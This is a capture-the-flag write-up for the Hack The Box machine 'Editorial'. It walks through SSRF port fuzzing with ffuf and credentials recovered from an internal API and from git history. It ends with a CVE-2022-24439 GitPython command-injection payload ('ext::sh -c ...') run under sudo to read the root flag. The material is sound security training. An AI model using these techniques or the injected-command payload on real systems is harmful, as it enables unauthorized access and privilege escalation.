Knowing that HTB machines usually have some web app on port 80, even before running an nmap scan I check whether there is a domain redirect:
curl http://10.10.11.20 -vAnd we have the results:

To explore this web app, I added 10.10.11.20 to my hosts file:
sudo bash -c "echo '10.10.11.20 editorial.htb' >> /etc/hosts"So now we can explore the web app. While I do that in the background, I still launch an nmap scan, just in case there is something else:
nmap -vv -A -Pn -p- 10.10.11.252 -sVThe web app looks basic, and the source code doesn’t reveal anything that stands out. What looks promising is a page at http://editorial.htb/upload with a web form. I fired up Burp Suite and started poking around.

The form action executed on Send book info doesn’t stand out, but the cover preview load could hold some vulnerabilities. I uploaded an image to see whether its metadata would reveal something like a buggy ImageMagick version, but nothing came up.
There is also an input that takes a URL and supposedly loads an image from the web and shows its miniature.
After some fruitless experiments, I decided to check whether this form could fetch something from the server. The request itself is multipart form-data, and when a localhost IP is submitted it responds with the placeholder image:

But what if there’s some other web app on a different port running?
Since Burp Intruder is so slow, it would take forever to fuzz, so I used ffuf to do a quick fuzzing.
I saved the raw request to request.txt, generated a file ports.txt with ports from 1 to 65536 on separate lines, and started the scan:
ffuf -u http://editorial.htb/upload-cover -X POST -request request.txt -w ports.txtStandard response length is 61:

So to filter it out, I added a filter to ffuf:
ffuf -u http://editorial.htb/upload-cover -X POST -request request.txt -w ports.txt -fs 61And it looks like port 5000 is open to localhost-based requests.

Now to check what’s there:


Download and open this file, and I finally got some useful data.
It looks like an API response with a list of methods. One of them is particularly useful because it has some credentials:

I tried to SSH in with this l:p and succeeded, so we got the user flag:

Sadly, but expectedly, user dev doesn’t have sudo capabilities.
Privilege escalation
Quick check of the apps dir. But git remembers everything, so I ran git log to see previous commits, and there they were. Then I checked out all five commits to scour through the files and look for more honey, and in /home/dev/apps/app_api/app.py in its previous version I found yet another set of creds, now for the prod user of this machine.

Now I can SSH or su to the prod user and look for a privesc vector there, and it looks promising from the start: prod has some limited sudo usage allowed:


So it seems that user prod can run a Python script that copies over a .git repo from remote, and there are some external protocols allowed. I did hit a rabbit hole with these protocols. I spent some time fruitlessly trying to make this script use a custom protocol I wrote as per git specs, but this little part in sudo wrecked that plan:

env_reset means that before the sudo command is executed, the environment and $PATH are reset to secure values, and my custom protocol needs to be on the path. Bummer.
So I started to poke around and google versions of things I found on the system in hopes that something is outdated and vulnerable. And it is, though not my first choice: I ran pip3 list.

GitPython 3.1.29 has a bug listed as CVE-2022-24439 that allows an attacker to execute arbitrary code like this:
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /tmp/root'The % sign is used to escape the space character. What it does is send the output of cat /root/root.txt to the file /tmp/root, where it can be read by non-privileged users. And that gives the admin flag.